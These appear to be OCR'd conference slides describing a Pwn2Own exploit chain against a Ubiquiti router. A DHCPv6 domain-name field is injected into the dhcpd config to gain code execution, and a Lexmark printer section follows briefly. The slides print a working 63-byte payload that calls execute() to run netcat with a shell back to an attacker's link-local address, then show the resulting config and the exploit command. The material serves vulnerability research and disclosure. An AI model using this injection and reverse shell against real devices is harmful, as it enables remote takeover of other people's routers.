
Ubiquiti WAN – rainbow6

- /opt/vyatta/sbin/ubnt-dhcp6c-script, which will in turn execute /opt/vyatta/sbin/dhcpv6-pd-response.pl
- dhcpv6-pd-response.pl uses $new_domain_name which we control



```
my $domain = $ENV{'new_domain_name'};

if (defined $domain) {
    $domain =~ s/\.\s+$//;
    $dn = $domain;
} else {
        $dn = "";
}
```


Ubiquiti WAN – rainbow6



```
     foreach my $pd (@pds) {
            $config->setLevel("$path dhcpv6-pd pd $pd");
            my @intfs = $config->listOrigNodes('interface');
            foreach my $intf (@intfs) {
                $config->setLevel("$path dhcpv6-pd pd $pd interface $intf");
                my $service = $config->returnOrigValue('service');
                next if ! defined $service;
                my $prefix;
                my $nodns = $config->existsOrig('no-dns');
                my $static_mappings = "";
                syslog(LOG_ERR, "EDG: Running loop on $pid on $ifname ($intf) with
dhcpv6-pd: $dn");


                if ($service ne 'slaac') {
                    $prefix = find_ipv6_addr($intf);
                    if (!defined $prefix) {
                        syslog(LOG_ERR, "No IPv6 prefix found for $intf\n");
                        next;
                    }
                }
```


Ubiquiti WAN – rainbow6

If prefix delegation is properly configured, we end up here:




```
my $opt = " --type $service ";
     $opt .= " --dns \"$ns\"" if defined $ns and !defined $nodns;
     if ($service eq 'dhcpv6-stateless') {
       if (defined $nodns) {
         setup_dhcpv6_stateless($intf, $prefix);
       } else {
         setup_dhcpv6_stateless($intf, $prefix, $ns, $domain);
       }
```

Ubiquiti WAN – rainbow6



```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output  = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(', ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

Ubiquiti WAN – rainbow6



```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output  = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(', ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

new_domain_name=';script /aaa/bbb.sh' perl dom.pl

option dhcp6.domain-search ";script /aaa/bbb.sh";

Ubiquiti WAN – rainbow6

- What can we do with the injection?
  - Our injected string is part of the string. So we need to terminate the string.
  - We can start our injection with a ; but perl script adds its own ; at the end of the injection.
  - This means last lines of injection needs to be a comment. I.e.:
    - ";<Malicious Stuff>#


Ubiquiti WAN – rainbow6

- However, we also found an execute() function which allows running whatever with arguments from a config!!
- Do a connect back to the attacker on the WAN.
    - Cannot use bind shell as WAN firewall is very restrictive
- Need to use link-local address for connect back to attacker

Ubiquiti WAN – rainbow6

- Payload limited to 63 bytes and IPv6 addresses quite long!
- We use the following to make it fit:
    - ";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#

Ubiquiti WAN – rainbow6




```
ubnt@ubnt:~$ cat /var/run/dhcpv6-switch0-pd.conf
shared-network switch0-pd {
                option dhcp6.name-servers fec0:0:0:1::1 ;
                option dhcp6.domain-search
"";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#";
        subnet6 2001:db8:0:f01:0:0:0:0/64 {
        }
}
```

Ubiquiti WAN – rainbow6

- Stage 1 complete and we now have a shell on the device.
- We now need to implement Stage 2.
- Had the choice between Canon and Lexmark stage 2.
- Ubiquiti did not have a python interpreter..
  - Statically build a python interpreter
  - Reimplement our stage 2 in C
  - Proxy the stage 2 attack through stage 1.

  - We went with building a statically compiled python interpreter and dropping it.

Ubiquiti WAN – rainbow6



```
test@test:~/exploits/rainbow6$ sudo python3 rainbow6.py -i enxb88d1253b19b -a fe80::ba8
d:12ff:fe53:b19b -v debug
```

Bonus Content

Lexmark 2022 Pwn2Own Vuln

- We had multiple different vulnerabilities within PostScript
    - Aaron is speaking at HITB Phuket on the 24th August (https://conference.hitb.org/hitbsecconf2023hkt/session/exploiting-the-lexmark-postscript-stack/)
- Will discuss our 2021 vulnerability we used for Lexmark instead
    - This is based on our Hexacon Conf Talk which goes into a lot more on Lexmark security + persistence etc
    - https://research.nccgroup.com/wp-content/uploads/2022/10/toner-deaf-hexacon-2022-release.pdf

Hydra


- Native C service which handles all the print related functionality
    - Printer Job Language (PJL)
    - Printer Control Language (PCL)

- A huge binary with a lot of functionality within it
- Network Accessible

Hydra – Printer Job Language

